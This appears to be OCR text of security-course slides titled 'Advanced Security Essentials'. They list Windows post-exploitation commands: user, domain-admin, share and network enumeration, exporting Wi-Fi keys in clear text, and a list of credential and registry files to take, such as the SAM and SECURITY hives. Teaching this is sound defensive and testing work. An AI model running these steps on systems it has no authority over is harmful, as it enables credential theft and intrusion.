This slide depicts post-exploitation commands to run and files to check for more useful information.




Windows System Checks

<table>
<tr><th>whoami</th></tr>
<tr><td>whoami /all</td></tr>
<tr><td>set</td></tr>
<tr><td>fsutil fsinfo drives</td></tr>
<tr><td>reg query HKLM /s /d /f "C:\* *.exe" | find /I "C:\" | find /V """</td></tr>
</table>

Advanced Security Essentials

This slide depicts post-exploitation commands to run and files to check for more useful information.




Windows Networking (1)

ipconfig /all	netstat -nao | findstr LISTENING	net user /domain
ipconfig /displaydns	netstat -na | findstr LISTENING	net accounts
netstat -nabo	netsh diag show all	net accounts /domain
netstat -s -p [tcp|udp|icpm|ip]	net view	net localgroup administrators
netstat -r	net view /domain	net localgroup administrators /domain
netstat -na | findstr :445	net view /domain:otherdomain	net group "Domain Admins" /domain
netstat -nao | findstr LISTENING	net user %USERNAME% /domain	net group "Enterprise Admins" /domain

Advanced Security Essentials

Windows Networking (1)

This slide depicts post-exploitation commands to run and files to check for more useful information.




Windows Networking (2)

net group "Domain Controllers" /domain	netsh wlan show profiles
nbtstat -a [ip here]	netsh wlan export profile folder=. key=clear
net share	netsh wlan [start|stop] hostednetwork
net session | find / "\\"	netsh wlan set hostednetwork ssid=<ssid> key=<passphrase> keyUsage=persistent|temporary
arp -a	netsh wlan set hostednetwork mode=[allow|disallow]
route print	wmic ntdomain list
browstat (Not working on XP)	

Advanced Security Essentials

Windows Networking (2)

This slide depicts post-exploitation commands to run and files to check for more useful information.




Windows Configs

- gpresult /z
- sc qc
- sc query
- sc queryex
- type %WINDIR%\System32\drivers\etc\hosts
- echo %COMSPEC%
- c:\windows\system32\gathernetworkinfo.vbs (Win7)

Advanced Security Essentials

This slide depicts post-exploitation commands to run and files to check for more useful information.




Windows Important Files

- tree C:\ /f /a > C:\output_of_tree.txt
- dir /a
- dir /b /s [Directory or Filename]
- dir \ /s /b | find /I “searchstring”
- command | find /c /v “”

Advanced Security Essentials

This slide depicts post-exploitation commands to run and files to check for more useful information.



Windows Files to Grab

%SYSTEMDRIVE%\pagefile.sys	%WINDIR%\system32\logfiles\httperr\httperr1.log	%WINDIR%\system32\config\software.sav
%WINDIR%\debug\NetSetup.log	%SystemDrive%\inetpub\logs\LogFiles	%WINDIR%\system32\config\system.sav
%WINDIR%\repair\sam	%WINDIR%\system32\logfiles\w3svc1\exYYMMDD.log (year month day)	%WINDIR%\system32\CCM\logs\*.log
%WINDIR%\repair\system	%WINDIR%\system32\config\AppEvent.Evt	%USERPROFILE%\ntuser.dat
%WINDIR%\repair\software	%WINDIR%\system32\config\SecEvent.Evt	%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\repair\security	%WINDIR%\system32\config\default.sav	%WINDIR%\System32\drivers\etc\hosts
%WINDIR%\iis6.log (5, 6 or 7)	%WINDIR%\system32\config\security.sav	

Advanced Security Essentials

This slide depicts post-exploitation commands to run and files to check for more useful information.